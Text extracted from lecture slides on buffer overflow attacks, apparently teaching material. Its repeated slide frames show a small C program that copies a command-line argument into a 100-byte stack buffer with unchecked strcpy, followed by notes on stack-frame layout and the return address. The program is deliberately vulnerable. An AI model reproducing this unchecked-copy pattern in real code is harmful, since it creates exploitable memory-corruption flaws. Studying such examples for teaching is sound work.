
Buffer Overflow Attack

Stack, Anatomy

```
#include <stdio.h>
#include <string.h>

void func(char *name)
{
    char buf[100];
    strcpy(buf, name);
    printf("Welcome %s\n", buf);
}

int main(int argc, char *argv[])
{
    func(argv[1]);
    return 0;
}
```




Buffer Overflow Attack

Stack, Anatomy

```
#include <stdio.h>
#include <string.h>

void func(char *name)
{
    char buf[100];
    strcpy(buf, name);
    printf("Welcome %s\n", buf);
}

int main(int argc, char *argv[])
{
    func(argv[1]);
    return 0;
}
```



Buffer Overflow Attack


Stack, Anatomy

```
#include <stdio.h>
#include <string.h>

void func(char *name)
{
    char buf[100];
    strcpy(buf, name);
    printf("Welcome %s\n", buf);
}

int main(int argc, char *argv[])
{
    func(argv[1]);
    return 0;
}
```

coen@kali:/tmp/coen\$./buf Mathilda



Buffer Overflow Attack


Stack, Anatomy

```
#include <stdio.h>
#include <string.h>

void func(char *name)
{
    char buf[100];
    strcpy(buf, name);
    printf("Welcome %s\n", buf);
}

int main(int argc, char *argv[])
{
    func(argv[1]);
    return 0;
}
```

coen@kali:/tmp/coen\$./buf Mathilda



Buffer Overflow Attack


Stack, Anatomy

```
#include <stdio.h>
#include <string.h>

void func(char *name)
{
    char buf[100];
    strcpy(buf, name);
    printf("Welcome %s\n", buf);
}

int main(int argc, char *argv[])
{
    func(argv[1]);
    return 0;
}
```

coen@kali:/tmp/coen\$./buf Mathilda
Welcome Mathilda



uffer Overflow Attack

Smashie smashie!



Buffer Overflow Attack

Stack, Anatomy


Function call allocates a stack frame.

- parameters, return address, function-local variables (e.g. array buffer)

Recursive call? Push a new stack frame. (cool)

Data written into allocated buffer during function execution written **bottom-up**

- otherwise you could overwrite **text**!



Buffer Overflow Attack

Stack, Anatomy


function call allocates a stack frame.

- parameters, **return address**,
function-local variables (e.g. array buffer)

Recursive call? Push a new stack frame. (cool)

Data written into allocated buffer during function execution **written bottom-up**

- otherwise you could overwrite **text**!



Buffer Overflow Attack

Stack, Anatomy


function call allocates a stack frame.

- parameters, **return address**,
function-local variables (e.g. array buffer)

Recursive call? Push a new stack frame. (cool)

Data written into allocated buffer during function execution **written bottom-up**

- otherwise you could overwrite **text**!



Buffer Overflow Attack

Stack, Anatomy


function call allocates a stack frame.

- parameters, **return address**,
function-local variables (e.g. array buffer)

